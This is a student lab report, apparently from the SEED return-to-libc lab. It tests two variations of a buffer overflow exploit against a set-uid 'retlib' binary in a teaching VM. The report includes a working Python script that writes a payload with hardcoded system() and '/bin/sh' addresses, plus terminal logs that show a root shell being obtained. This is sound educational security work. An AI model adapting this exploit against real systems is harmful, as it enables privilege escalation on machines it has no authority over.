
Attack Variation 1:

I will now try to run the same attack again with all the same offsets and memory addresses as it was before, except this time I will remove the memory address to the exit() function. The exploit.py script is the same, except that there is no value for the memory address of exit().



```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 92 + 12
sh_addr = 0xffffd3de       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 92 + 4
system_addr = 0xf7e0a360   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 92 + 8
#exit_addr = 0x0      # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

Running the exploit.py again to generate the new badfile and then running the retlib binary still allows us to gain access to the shell.




```
[10/09/24]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffccfc
Frame Pointer value inside bof():  0xffffcd58
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
Segmentation fault
[10/09/24]seed@VM:~/.../Labsetup$ 
```

Observation:

I noticed while it still successfully gave us the root shell, after I was done with the shell I got a segfault. The reason for this is because the program did not gracefully exit. While the exit() function address is not necessary to successfully perform the exploit, It is necessary in order to exit gracefully with no undefined behavior.


Attack Variation 2:

For the attack variation 2, I reused the exploit.py file used initially before changing it in Attack Variation 1. I then copied retlib as “newretlib” and set the owner as root as well as set the program back as a set-uid program.



```
# exit
Segmentation fault
[10/09/24]seed@VM:~/.../Labsetup$ ./exploit.py
[10/09/24]seed@VM:~/.../Labsetup$ cp retlib newretlib
[10/09/24]seed@VM:~/.../Labsetup$ ls -al
total 84
drwxrwxr-x 2 seed seed  4096 Oct  9 15:30 .
drwxrwxr-x 4 seed seed  4096 Oct  9 15:22 ..
-rw-rw-r-- 1 seed seed   300 Oct  9 15:30 badfile
-rwxrwxr-- 1 seed seed   569 Oct  9 15:29 exploit.py
-rw------- 1 seed seed    96 Oct  9 14:20 .gdb_history
-rw-rw-r-- 1 seed seed   216 Oct  3 00:34 Makefile
-rwxr-xr-x 1 seed seed 15788 Oct  9 15:30 newretlib
-rw-rw-r-- 1 seed seed    11 Oct  9 14:04 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Oct  9 13:00 prtenv
-rw-rw-r-- 1 seed seed   100 Oct  9 12:55 prtenv.c
-rwsr-xr-x 1 root seed 15788 Oct  9 11:49 retlib
-rw-rw-r-- 1 seed seed   994 Oct  3 00:35 retlib.c
[10/09/24]seed@VM:~/.../Labsetup$ sudo chown root newretlib
[10/09/24]seed@VM:~/.../Labsetup$ sudo chmod +4774
chmod: missing operand after ‘+4774’
Try 'chmod --help' for more information.
[10/09/24]seed@VM:~/.../Labsetup$ sudo chmod +4774 newretlib
[10/09/24]seed@VM:~/.../Labsetup$ 
```

The below screenshot shows the results:



```
[10/09/24]seed@VM:~/.../Labsetup$ ./newretlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffccfc
Frame Pointer value inside bof():  0xffffcd58
zsh:1: command not found: h
[10/09/24]seed@VM:~/.../Labsetup$ 
```

Observation:

The exploit seems to have failed. The above screenshot shows it failed due to an unknown command. The reason this happened is because we changed the name of the vulnerable program. The new name causes the stack layout to shift. Our prtenv helper program to get the memory address of bin/sh needed to match the number of characters as the name of the vulnerable program for this reason. Now since there is a difference in length, the address space will be different.